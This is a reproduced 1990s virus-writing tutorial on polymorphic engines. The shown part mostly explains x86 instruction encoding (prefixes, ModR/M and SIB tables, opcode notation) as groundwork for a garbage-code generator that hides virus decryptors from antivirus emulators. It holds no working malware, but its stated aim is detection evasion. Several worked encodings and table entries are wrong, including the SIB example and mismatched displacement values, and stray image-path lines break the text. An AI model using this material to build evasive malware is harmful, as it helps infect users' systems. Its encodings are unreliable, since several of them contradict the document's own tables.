Tutorials - Polymorphism Tutorial Part II v1.0


ivanlef0u.fr/repo/madchat/vxdevl/vdat/tupolyii.htm

---------------------------------[foreword]---------------------------------

Well, people... It's been a full year since the first part of this article was released over the Net, and I can say it was pretty good at the time. This made it appear in the second issue of the 29A viral magazine. At the end of the article I was speaking, blindly at the time, about the changing of the times and the migration towards the 32bit Windows programming. Well, it seems that Windowz is here to stay, so we all have to agree...windows 32bit programming is a 'must know'... Then the question comes... how much can we rely on old 16bit thingies? As for hardware access, the answer is ZERO... But still, the microprocessor is almost the same. Everything you had in 16bit still exists in 32bit... So, can we use any of the old stuff? The answer here is 'a lot'!

Right after the beginning of the win32 asm programs, the people started to ask whether or not a polymorphic engine can be done in win32 or not. Being a curious man I started to dig... As a matter of fact by the time you read this my first win32 poly engine is already finished.

So, what do I intend to do in this article?

If you read my first article, you must know: it stays on! In this article I will not give you more ideas on the decryptor itself (check my encryption articles for that), but I shall concentrate on the garbage generator, as the best way to hide the real decryptor. In the first article I described the way some instructions are created... Here I will describe ALL the instructions and I will try to present an easy way to generate ALL of them. I shall give you some ideas that will make a code emulator in great difficulty... At the end I will explain the win32 things you need to make in order to make a win32 poly engine... So, let's run!

---------------------------------[credits]---------------------------------

There is always somebody in this bussiness who had such an influence on you that he deserves all the credits... Just a small piece of it:

dark avenger, dark fiber, dark angel, darkman, mr.sandman,
virtual daemon, qark, quantum, b0z0, wild worker, black baron,
the unforgiven, murkry, shaitan, tatung, jacky qwerty, griyo,
kid chaos, cicatrix, priest, liquid jesus, metabolis, nowhere man,
opic, blue skull, hellfire, hellraiser, and many more...

a piece of my knowledge is right there...

A special thanx to the entire SLAM group!

---------------------------[legal disclaimer]---------------------------

The following document is a study based on information made public by Intel(c). The information revealed here is not intended to harm anybody and the author cannot be held responsible for it's use that led to data loss or damage. This article represent a comprehesive explanation of the methods behind the opcode generation inside the Intel or Intel compatible

microprocessors.

----------[the source]----------

The biggest part of this tutorial is based on Intel's original 386 documentation, and more specific the part that speaks about the microprocessor's instructions. I need to talk about this so you can understand and see how easy is it to generate whatever instruction you want. I will also not bother to quote what I pasted from Intel's manual, as you will surely recognize the famous opcode tables... The thing is, do you know how to use them, or, actually, do you know how to optimize their use? If you do, please tell me...;-)) Because, as far as I am concerned, I couldn't find anything better than the things you are gonna read right away...

Anyway, the article is divided in 2 big parts: the instruction description and the specific poly engine techniques.

```
                          .-------------------.
--------------------------|       PART I      |--------------------------
                          '-------------------'
```

----------[instruction set]----------

<---------- Operand-Size and Address-Size Attributes

When executing an instruction, the 80386 can address memory using either 16 or 32-bit addresses. Consequently, each instruction that uses memory addresses has associated with it an address-size attribute of either 16 or 32 bits. 16-bit addresses imply both the use of a 16-bit displacement in the instruction and the generation of a 16-bit address offset (segment relative address) as the result of the effective address calculation. 32-bit addresses imply the use of a 32-bit displacement and the generation of a 32-bit address offset. Similarly, an instruction that accesses words (16 bits) or doublewords (32 bits) has an operand-size attribute of either 16 or 32 bits.

The attributes are determined by a combination of defaults, instruction prefixes, and (for programs executing in protected mode) size-specification bits in segment descriptors.

Programs that execute in real mode or virtual-8086 mode have 16-bit addresses and operands by default.

The internal encoding of an instruction can include two byte-long prefixes: the address-size prefix, 67H, and the operand-size prefix, 66H. These prefixes override the default segment attributes for the instruction that follows. The next table shows the effect of each possible combination of defaults and overrides.

Instructions that use the stack implicitly (for example: POP EAX also

have a stack address-size attribute of either 16 or 32 bits. Instructions with a stack address-size attribute of 16 use the 16-bit SP stack pointer register; instructions with a stack address-size attribute of 32 bits use the 32-bit ESP register to form the address of the top of the stack.

Segment Default D = ...	0	0	0	0	1	1	1	1
Operand-Size Prefix 66H	N	N	Y	Y	N	N	Y	Y
Address-Size Prefix 67H	N	Y	N	Y	N	Y	N	Y
Effective Operand Size	16	16	32	32	32	32	16	16
Effective Address Size	16	32	16	32	32	16	32	16

Y = Yes, this instruction prefix is present
N = No, this instruction prefix is not present

So, basically, one instruction has an operand and/or an address to work with. We can have all kinds of combinations of 16 and 32 bit and also, we can override the defaults. The override prefix can appear no matter how many times, but only the last one will do the job.

<---------- Instruction Format

All instruction encodings are subsets of the general instruction format shown in the next figure. Instructions consist of optional instruction prefixes, one or two primary opcode bytes, possibly an address specifier consisting of the ModR/M byte and the SIB (Scale Index Base) byte, a displacement, if required, and an immediate data field, if required.

Smaller encoding fields can be defined within the primary opcode or opcodes. These fields define the direction of the operation, the size of the displacements, the register encoding, or sign extension; encoding fields vary depending on the class of operation.

Most instructions that can refer to an operand in memory have an addressing form byte following the primary opcode byte(s). This byte, called the ModR/M byte, specifies the address form to be used. Certain encodings of the ModR/M byte indicate a second addressing byte, the SIB (Scale Index Base) byte, which follows the ModR/M byte and is required to fully specify the addressing form.

Addressing forms can include a displacement immediately following either the ModR/M or SIB byte. If a displacement is present, it can be 8-, 16- or 32-bits.

If the instruction specifies an immediate operand, the immediate operand always follows any displacement bytes. The immediate operand, if specified, is always the last field of the instruction.

The following are the allowable instruction prefix codes:

F3H REP prefix (used only with string instructions)
F3H REPE/REPZ prefix (used only with string instructions

```
  F2H    REPNE/REPNZ prefix (used only with string instructions)
  F0H    LOCK prefix
```

The following are the segment override prefixes:

```
  2EH    CS segment override prefix
  36H    SS segment override prefix
  3EH    DS segment override prefix
  26H    ES segment override prefix
  64H    FS segment override prefix
  65H    GS segment override prefix
  66H    Operand-size override
  67H    Address-size override
```

80386 Instruction Format

```
  P  .-------------------------------------------------------------.
  R  |  INSTRUCTION  |   ADDRESS-    |    OPERAND-   |   SEGMENT     |
  E  |    PREFIX     |  SIZE PREFIX  |  SIZE PREFIX  |   OVERRIDE    |
  F  |-------------------------------------------------------------|
  I  |     0 OR 1         0 OR 1           0 OR 1         0 OR 1     |
  X  |- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -|
  E  |                       NUMBER OF BYTES                       |
  S  '-------------------------------------------------------------'

  R  .-------------------------------------------------------------.
  E  |  OPCODE  |  MODR/M   |  SIB  |   DISPLACEMENT   |  IMMEDIATE  |
  Q  |          |           |       |                  |             |
  U  |-------------------------------------------------------------|
  I  |  1 OR 2     0 OR 1    0 OR 1      0,1,2 OR 4       0,1,2 OR 4 |
  R  |- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -|
  E  |                       NUMBER OF BYTES                       |
  D  '-------------------------------------------------------------'
```

This being said, we may have instructions with minimum one byte length and maximum 16 bytes length.

<-- ModR/M and SIB Bytes

The ModR/M and SIB bytes follow the opcode byte(s) in many of the 80386 instructions. They contain the following information:

* The indexing type or register number to be used in the instruction
* The register to be used, or more information to select the instruction
* The base, index, and scale information

The ModR/M byte contains three fields of information:

* The mod field, which occupies the two most significant bits of the byte, combines with the r/m field to form 32 possible values: eight registers and 24 indexing modes

* The reg field, which occupies the next three bits following the mod

field, specifies either a register number or three more bits of opcode information. The meaning of the reg field is determined by the first (opcode) byte of the instruction.

* The r/m field, which occupies the three least significant bits of the byte, can specify a register as the location of an operand, or can form part of the addressing-mode encoding in combination with the field as described above

The based indexed and scaled indexed forms of 32-bit addressing require the SIB byte. The presence of the SIB byte is indicated by certain encodings of the ModR/M byte. The SIB byte then includes the following fields:


* The ss field, which occupies the two most significant bits of the byte, specifies the scale factor

* The index field, which occupies the next three bits following the ss field and specifies the register number of the index register

* The base field, which occupies the three least significant bits of the byte, specifies the register number of the base register

ModR/M and SIB Byte Formats

MODR/M BYTE



SIB (SCALE INDEX BASE) BYTE

Let's get down to real bussiness now. Here below you have 2 tables. Using these tables will allow you to create ANY kind of instructions. The first row gives you the used register. If you have 8 bit addressing you will use the 8 bit registers, with 16 bit addressing you will use the 16 bit registers, and 32 bit with 32 bit registers. Actualy not you, you use the same codification, but it's the processor that interprets it accordingly. Following this you have 4 parts with 8 possible codification for the addressing mode. The first two number columns contain the MOD and the R/M field and after that the hexadecimal encoding you would obtain if next to the MOD and R/M fields you would put the REG field. As normal as possible, this will create a matrix of 8 types * 4 parts * 8 registers = 256 variants.

16-Bit Addressing Forms with the ModR/M Byte

r8(/r)	AL	CL	DL	BL	AH	CH	DH	BH
r16(/r)	AX	CX	DX	BX	SP	BP	SI	DI
r32(/r)	EAX	ECX	EDX	EBX	ESP	EBP	ESI	EDI
/digit (Opcode)	0	1	2	3	4	5	6	7
REG =	000	001	010	011	100	101	110	111

	Mod R/M	ModR/M Values in Hexadecimal							
[BX + SI]	00 000	00	08	10	18	20	28	30	38
[BX + DI]	00 001	01	09	11	19	21	29	31	39
[BP + SI]	00 010	02	0A	12	1A	22	2A	32	3A
[BP + DI]	00 011	03	0B	13	1B	23	2B	33	3B
[SI]	00 100	04	0C	14	1C	24	2C	34	3C
[DI]	00 101	05	0D	15	1D	25	2D	35	3D
disp16	00 110	06	0E	16	1E	26	2E	36	3E
[BX]	00 111	07	0F	17	1F	27	2F	37	3F
[BX+SI]+disp8	01 000	40	48	50	58	60	68	70	78
[BX+DI]+disp8	01 001	41	49	51	59	61	69	71	79
[BP+SI]+disp8	01 010	42	4A	52	5A	62	6A	72	7A
[BP+DI]+disp8	01 011	43	4B	53	5B	63	6B	73	7B
[SI]+disp8	01 100	44	4C	54	5C	64	6C	74	7C
[DI]+disp8	01 101	45	4D	55	5D	65	6D	75	7D
[BP]+disp8	01 110	46	4E	56	5E	66	6E	76	7E
[BX]+disp8	01 111	47	4F	57	5F	67	6F	77	7F
[BX+SI]+disp16	10 000	80	88	90	98	A0	A8	B0	B8
[BX+DI]+disp16	10 001	81	89	91	99	A1	A9	B1	B9
[BP+SI]+disp16	10 010	82	8A	92	9A	A2	AA	B2	BA
[BP+DI]+disp16	10 011	83	8B	93	9B	A3	AB	B3	BB
[SI]+disp16	10 100	84	8C	94	9C	A4	AC	B4	BC
[DI]+disp16	10 101	85	8D	95	9D	A5	AD	B5	BD
[BP]+disp16	10 110	86	8E	96	9E	A6	AE	B6	BE
[BX]+disp16	10 111	87	8F	97	9F	A7	AF	B7	BF
EAX/AX/AL	11 000	C0	C8	D0	D8	E0	E8	F0	F8
ECX/CX/CL	11 001	C1	C9	D1	D9	E1	E9	F1	F9
EDX/DX/DL	11 010	C2	CA	D2	DA	E2	EA	F2	FA
EBX/BX/BL	11 011	C3	CB	D3	DB	E3	EB	F3	FB
ESP/SP/AH	11 100	C4	CC	D4	DC	E4	EC	F4	FC
EBP/BP/CH	11 101	C5	CD	D5	DD	E5	ED	F5	FD
ESI/SI/DH	11 110	C6	CE	D6	DE	E6	EE	F6	FE
EDI/DI/BH	11 111	C7	CF	D7	DF	E7	EF	F7	FF

Ok, let's see some examples:

MOV BX, [BX+DI+1234h]

1111h tells us we have a disp16, so we will look in the MOD=10 part;
[BX+DI] puts us on the second row of that part;
BX makes us look on the fourth REG row;
MOV opcode is 8B (you will learn this later)

this all coming to: 99h

So, MOV BX, [BX+DI+1111h] will be encoded like this:

8Bh 99h 34h 12h,

1234h immediately follows the ModR/M byte, as it is an immediate value.

NOTES: disp8 denotes an 8-bit displacement following the ModR/M byte, to be sign-extended and added to the index. disp16 denotes a 16-bit displacement following the ModR/M byte, to be added to the index. Default segment register is SS for the effective addresses containing a BP index, DS for other effective addresses.

Let's take a peak now to 32 bit addressing codes:

32-Bit Addressing Forms with the ModR/M Byte

r8(/r)	AL	CL	DL	BL	AH	CH	DH	BH
r16(/r)	AX	CX	DX	BX	SP	BP	SI	DI
r32(/r)	EAX	ECX	EDX	EBX	ESP	EBP	ESI	EDI
/digit (Opcode)	0	1	2	3	4	5	6	7
REG =	000	001	010	011	100	101	110	111
	Mod R/M	ModR/M Values in Hexadecimal						
[EAX]	00 000	00	08	10	18	20	28	30	38
[ECX]	00 001	01	09	11	19	21	29	31	39
[EDX]	00 010	02	0A	12	1A	22	2A	32	3A
[EBX]	00 011	03	0B	13	1B	23	2B	33	3B
[--] [--]	00 100	04	0C	14	1C	24	2C	34	3C
disp32	00 101	05	0D	15	1D	25	2D	35	3D
[ESI]	00 110	06	0E	16	1E	26	2E	36	3E
[EDI]	00 111	07	0F	17	1F	27	2F	37	3F
disp8[EAX]	01 000	40	48	50	58	60	68	70	78
disp8[ECX]	01 001	41	49	51	59	61	69	71	79
disp8[EDX]	01 010	42	4A	52	5A	62	6A	72	7A
disp8[EPX];	01 011	43	4B	53	5B	63	6B	73	7B
disp8[--] [--]	01 100	44	4C	54	5C	64	6C	74	7C
disp8[ebp]	01 101	45	4D	55	5D	65	6D	75	7D
disp8[ESI]	01 110	46	4E	56	5E	66	6E	76	7E
disp8[EDI]	01 111	47	4F	57	5F	67	6F	77	7F
disp32[EAX]	10 000	80	88	90	98	A0	A8	B0	B8
disp32[ECX]	10 001	81	89	91	99	A1	A9	B1	B9
disp32[EDX]	10 010	82	8A	92	9A	A2	AA	B2	BA
disp32[EBX]	10 011	83	8B	93	9B	A3	AB	B3	BB
disp32[--] [--]	10 100	84	8C	94	9C	A4	AC	B4	BC
disp32[EBP]	10 101	85	8D	95	9D	A5	AD	B5	BD

| disp32[ESI] | 10 110 | 86 | 8E | 96 | 9E | A6 | AE | B6 | BE |
disp32[EDI]	10 111	87	8F	97	9F	A7	AF	B7	BF
EAX/AX/AL	11 000	C0	C8	D0	D8	E0	E8	F0	F8
ECX/CX/CL	11 001	C1	C9	D1	D9	E1	E9	F1	F9
EDX/DX/DL	11 010	C2	CA	D2	DA	E2	EA	F2	FA
EBX/BX/BL	11 011	C3	CB	D3	DB	E3	EB	F3	FB
ESP/SP/AH	11 100	C4	CC	D4	DC	E4	EC	F4	FC
EBP/BP/CH	11 101	C5	CD	D5	DD	E5	ED	F5	FD
ESI/SI/DH	11 110	C6	CE	D6	DE	E6	EE	F6	FE
EDI/DI/BH	11 111	C7	CF	D7	DF	E7	EF	F7	FF

Let's take an example:

MOV EBX, [EBP+12345678h]

12345678h = disp32 -> part 3
EBP+disp32 -> line 6 of part 3
EBX -> REG row 4

==> instruction codification = 8Bh 9Dh 78h 56h 34h 12h

NOTES: [--] [--] means a SIB follows the ModR/M byte. disp8 denotes an 8-bit displacement following the SIB byte, to be sign-extended and added to the index. disp32 denotes a 32-bit displacement following the ModR/M byte, to be added to the index.

32-Bit Addressing Forms with the SIB Byte

| r32 | EAX | ECX | EDX | EBX | ESP | [*] | ESI | EDI |
| Base = | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 |
Base =	000	001	010	011	100	101	110	111
	SS Index	ModR/M Values in Hexadecimal						
[EAX]	00 000	00	01	02	03	04	05	06	07
[ECX]	00 001	08	09	0A	0B	0C	0D	0E	0F
[EDX]	00 010	10	11	12	13	14	15	16	17
[EBX]	00 011	18	19	1A	1B	1C	1D	1E	1F
none	00 100	20	21	22	23	24	25	26	27
[EBP]	00 101	28	29	2A	2B	2C	2D	2E	2F
[ESI]	00 110	30	31	32	33	34	35	36	37
[EDI]	00 111	38	39	3A	3B	3C	3D	3E	3F
---	---	---	---	---	---	---	---	---	---
[EAX*2]	01 000	40	41	42	43	44	45	46	47
[ECX*2]	01 001	48	49	4A	4B	4C	4D	4E	4F
[ECX*2]	01 010	50	51	52	53	54	55	56	57
[EBX*2]	01 011	58	59	5A	5B	5C	5D	5E	5F
none	01 100	60	61	62	63	64	65	66	67
[EBP*2]	01 101	68	69	6A	6B	6C	6D	6E	6F

| [ESI*2] | 01 | 110 | 70 | 71 | 72 | 73 | 74 | 75 | 76 | 77 |
[EDI*2]	01	111	78	79	7A	7B	7C	7D	7E	7F
[EAX*4]	10	000	80	81	82	83	84	85	86	87
[ECX*4]	10	001	88	89	8A	8B	8C	8D	8E	8F
[EDX*4]	10	010	90	91	92	93	94	95	96	97
[EBX*4]	10	011	98	89	9A	9B	9C	9D	9E	9F
none	10	100	A0	A1	A2	A3	A4	A5	A6	A7
[EBP*4]	10	101	A8	A9	AA	AB	AC	AD	AE	AF
[ESI*4]	10	110	B0	B1	B2	B3	B4	B5	B6	B7
[EDI*4]	10	111	B8	B9	BA	BB	BC	BD	BE	BF
[EAX*8]	11	000	C0	C1	C2	C3	C4	C5	C6	C7
[ECX*8]	11	001	C8	C9	CA	CB	CC	CD	CE	CF
[EDX*8]	11	010	D0	D1	D2	D3	D4	D5	D6	D7
[EBX*8]	11	011	D8	D9	DA	DB	DC	DD	DE	DF
none	11	100	E0	E1	E2	E3	E4	E5	E6	E7
[EBP*8]	11	101	E8	E9	EA	EB	EC	ED	EE	EF
[ESI*8]	11	110	F0	F1	F2	F3	F4	F5	F6	F7
[EDI*8]	11	111	F8	F9	FA	FB	FC	FD	FE	FF

Example:

```
MOV ECX, [EBX*4 + EAX + 12345678h]

[EBX*4] and ECX gives us 89h (from the SIB table)
disp32[EAX]     gives us 80h (from 32bit addressing table)
```

So, we encode: 8Bh 80h 89h 78h 56h 34h 12h

```
              |   |   |   |   |   |
              |   |   |   '---------------> immediate value
              |   |   '-------------------> SIB
              |   '-----------------------> ModR/M byte
              '---------------------------> Opcode
```

NOTE: You should notice that immediate values are stored in inverse mode, first less signifiant word, then most signifiant word.

NOTES: [*] means a disp32 with no base if MOD is 00, [ESP] otherwise. This provides the following addressing modes:

```
disp32[index]      (MOD=00)
disp8[EBP][index]  (MOD=01)
disp32[EBP][index] (MOD=10)
```

It is necesary that you understand these tables, as they will be very necesarry when you will create the garbage between the real instructions. Actually, you don't even need to define any table, but just know how they are made up and only with a few calculations you can figure out what Mod/Rm and SIB to use when you want to reach a certain result... It's easy, the tables and examples speak for themselves.

<---------- Opcode

In the Opcode Maps that will follow soon, you will find some abbreviations that you will probably find confusing... In order to lift up the confusion, firstly I will quote the original Intel(c) abbreviations:

The "Opcode" column gives the complete object code produced for each form of the instruction. When possible, the codes are given as hexadecimal bytes, in the same order in which they appear in memory. Definitions of entries other than hexadecimal bytes are as follows:

/digit: (digit is between 0 and 7) indicates that the ModR/M byte of the instruction uses only the r/m (register or memory) operand. The reg field contains the digit that provides an extension to the instruction's opcode.

/r: indicates that the ModR/M byte of the instruction contains both a register operand and an r/m operand.

cb, cw, cd, cp: a 1-byte (cb), 2-byte (cw), 4-byte (cd) or 6-byte (cp) value following the opcode that is used to specify a code offset and possibly a new value for the code segment register.

ib, iw, id: a 1-byte (ib), 2-byte (iw), or 4-byte (id) immediate operand to the instruction that follows the opcode, ModR/M bytes or scale-indexing bytes. The opcode determines if the operand is a signed value. All words and doublewords are given with the low-order byte first.

+rb, +rw, +rd: a register code, from 0 through 7, added to the hexadecimal byte given at the left of the plus sign to form a single opcode byte. The codes are:

rb	rw	rd
AL = 0	AX = 0	EAX = 0
CL = 1	CX = 1	ECX = 1
DL = 2	DX = 2	EDX = 2
BL = 3	BX = 3	EBX = 3
AH = 4	SP = 4	ESP = 4
CH = 5	BP = 5	EBP = 5
DH = 6	SI = 6	ESI = 6
BH = 7	DI = 7	EDI = 7

<---------- Instruction

The "Instruction" column gives the syntax of the instruction statement as it would appear in an ASM386 program. The following is a list of the symbols used to represent operands in the instruction statements:

rel8: a relative address in the range from 128 bytes before the end of the instruction to 127 bytes after the end of the instruction.

rel16, rel32: a relative address within the same code segment as the

instruction assembled. rel16 applies to instructions with an operand-size attribute of 16 bits; rel32 applies to instructions with an operand-size attribute of 32 bits.

ptr16:16, ptr16:32: a FAR pointer, typically in a code segment different from that of the instruction. The notation 16:16 indicates that the value of the pointer has two parts. The value to the right of the colon is a 16-bit selector or value destined for the code segment register. The value to the left corresponds to the offset within the destination segment. ptr16:16 is used when the instruction's operand-size attribute is 16 bits; ptr16:32 is used with the 32-bit attribute.

r8: one of the byte registers AL, CL, DL, BL, AH, CH, DH, or BH.

r16: one of the word registers AX, CX, DX, BX, SP, BP, SI, or DI.

r32: one of the doubleword registers EAX, ECX, EDX, EBX, ESP, EBP, ESI, or EDI.

imm8: an immediate byte value. imm8 is a signed number between -128 and +127 inclusive. For instructions in which imm8 is combined with a word or doubleword operand, the immediate value is sign-extended to form a word or doubleword. The upper byte of the word is filled with the topmost bit of the immediate value.

imm16: an immediate word value used for instructions whose operand-size attribute is 16 bits. This is a number between -32768 and +32767 inclusive.

imm32: an immediate doubleword value used for instructions whose operand-size attribute is 32-bits. It allows the use of a number between +2147483647 and -2147483648.

r/m8: a one-byte operand that is either the contents of a byte register (AL, BL, CL, DL, AH, BH, CH, DH), or a byte from memory.

r/m16: a word register or memory operand used for instructions whose operand-size attribute is 16 bits. The word registers are: AX, BX, CX, DX, SP, BP, SI, DI. The contents of memory are found at the address provided by the effective address computation.

r/m32: a doubleword register or memory operand used for instructions whose operand-size attribute is 32-bits. The doubleword registers are: EAX, EBX, ECX, EDX, ESP, EBP, ESI, EDI. The contents of memory are found at the address provided by the effective address computation.

m8: a memory byte addressed by DS:SI or ES:DI (used only by string instructions).

m16: a memory word addressed by DS:SI or ES:DI (used only by string instructions).

m32: a memory doubleword addressed by DS:SI or ES:DI (used only by string instructions).

m16:16, M16:32: a memory operand containing a far pointer composed of two numbers. The number to the left of the colon corresponds to the pointer's segment selector. The number to the right corresponds to its offset.

m16 & 32, m16 & 16, m32 & 32: a memory operand consisting of data item pairs whose sizes are indicated on the left and the right side of the ampersand. All memory addressing modes are allowed. m16 & 16 and m32 & 32 operands are used by the BOUND instruction to provide an operand containing an upper and lower bounds for array indices. m16 & 32 is used by LIDT and LGDT to provide a word with which to load the limit field, and a doubleword with which to load the base field of the corresponding Global and Interrupt Descriptor Table Registers.


moffs8, moffs16, moffs32: (memory offset) a simple memory variable of type BYTE, WORD, or DWORD used by some variants of the MOV instruction. The actual address is given by a simple offset relative to the segment base. No ModR/M byte is used in the instruction. The number shown with moffs indicates its size, which is determined by the address-size attribute of the instruction.

Sreg: a segment register. The segment register bit assignments are ES=0, CS=1, SS=2, DS=3, FS=4, and GS=5.

<---------- Opcode Map

The next three tables represent the original Intel codification for the 80386 instruction set, formated by me so it can fit the page. You will see the following tables:

1. The One-byte Opcode table. This is a 16*16 table. The row followed by the column gives the opcode, like this:



03h means ADD Gv,Ev
00h means ADD Eb,Gb

(reffer to abbreviations below)

2. The Two-Byte Opcode table. This table looks exactly like the precedent, but the opcode for the instruction is formed from two bytes: the first one is 0Fh (escape), and the second is formed from the row and the column.

3. The Groups. This is a 8*8 table filled with instructions that have the actual opcode on the second byte in the place where normally the REG

field is in the ModR/M byte.

Note: both tables 1 and 2 are 'broke' in two so they can fit the page. A good idea is to print out the tables and stick the pages to make a big table. This will allow you to create your own personal codification.

Let's check the abreviations and the tables first:

Key to Abbreviations
====================

Operands are identified by a two-character code of the form Zz. The first character, an uppercase letter, specifies the addressing method; the second character, a lowercase letter, specifies the type of operand.

Codes for Addressing Method
===========================

A Direct address; the instruction has no modR/M byte; the address of the operand is encoded in the instruction; no base register, index register, or scaling factor can be applied; e.g., far JMP (EA).

C The reg field of the modR/M byte selects a control register; e.g., MOV (0F20, 0F22).

D The reg field of the modR/M byte selects a debug register; e.g., MOV (0F21,0F23).

E A modR/M byte follows the opcode and specifies the operand. The operand is either a general register or a memory address. If it is a memory address, the address is computed from a segment register and any of the following values: a base register, an index register, a scaling factor, a displacement.

F Flags Register.

G The reg field of the modR/M byte selects a general register; e.g., ADD (00).

I Immediate data. The value of the operand is encoded in subsequent bytes of the instruction.

J The instruction contains a relative offset to be added to the instruction pointer register; e.g., JMP short, LOOP.

M The modR/M byte may refer only to memory; e.g., BOUND, LES, LDS, LSS, LFS, LGS.

O The instruction has no modR/M byte; the offset of the operand is coded as a word or double word (depending on address size attribute) in the instruction. No base register, index register, or scaling factor can be applied; e.g., MOV (A0-A3).

R The mod field of the modR/M byte may refer only to a general

register; e.g., MOV (0F20-0F24, 0F26).

S The reg field of the modR/M byte selects a segment register; e.g., MOV (8C,8E).

T The reg field of the modR/M byte selects a test register; e.g., MOV (0F24,0F26).

X Memory addressed by DS:SI; e.g., MOVS, COMPS, OUTS, LODS, SCAS.

Y Memory addressed by ES:DI; e.g., MOVS, CMPS, INS, STOS.

Codes for Operant Type

a Two one-word operands in memory or two double-word operands in memory, depending on operand size attribute (used only by BOUND).

b Byte (regardless of operand size attribute)

c Byte or word, depending on operand size attribute.

d Double word (regardless of operand size attribute)

p 32-bit or 48-bit pointer, depending on operand size attribute.

s Six-byte pseudo-descriptor

v Word or double word, depending on operand size attribute.

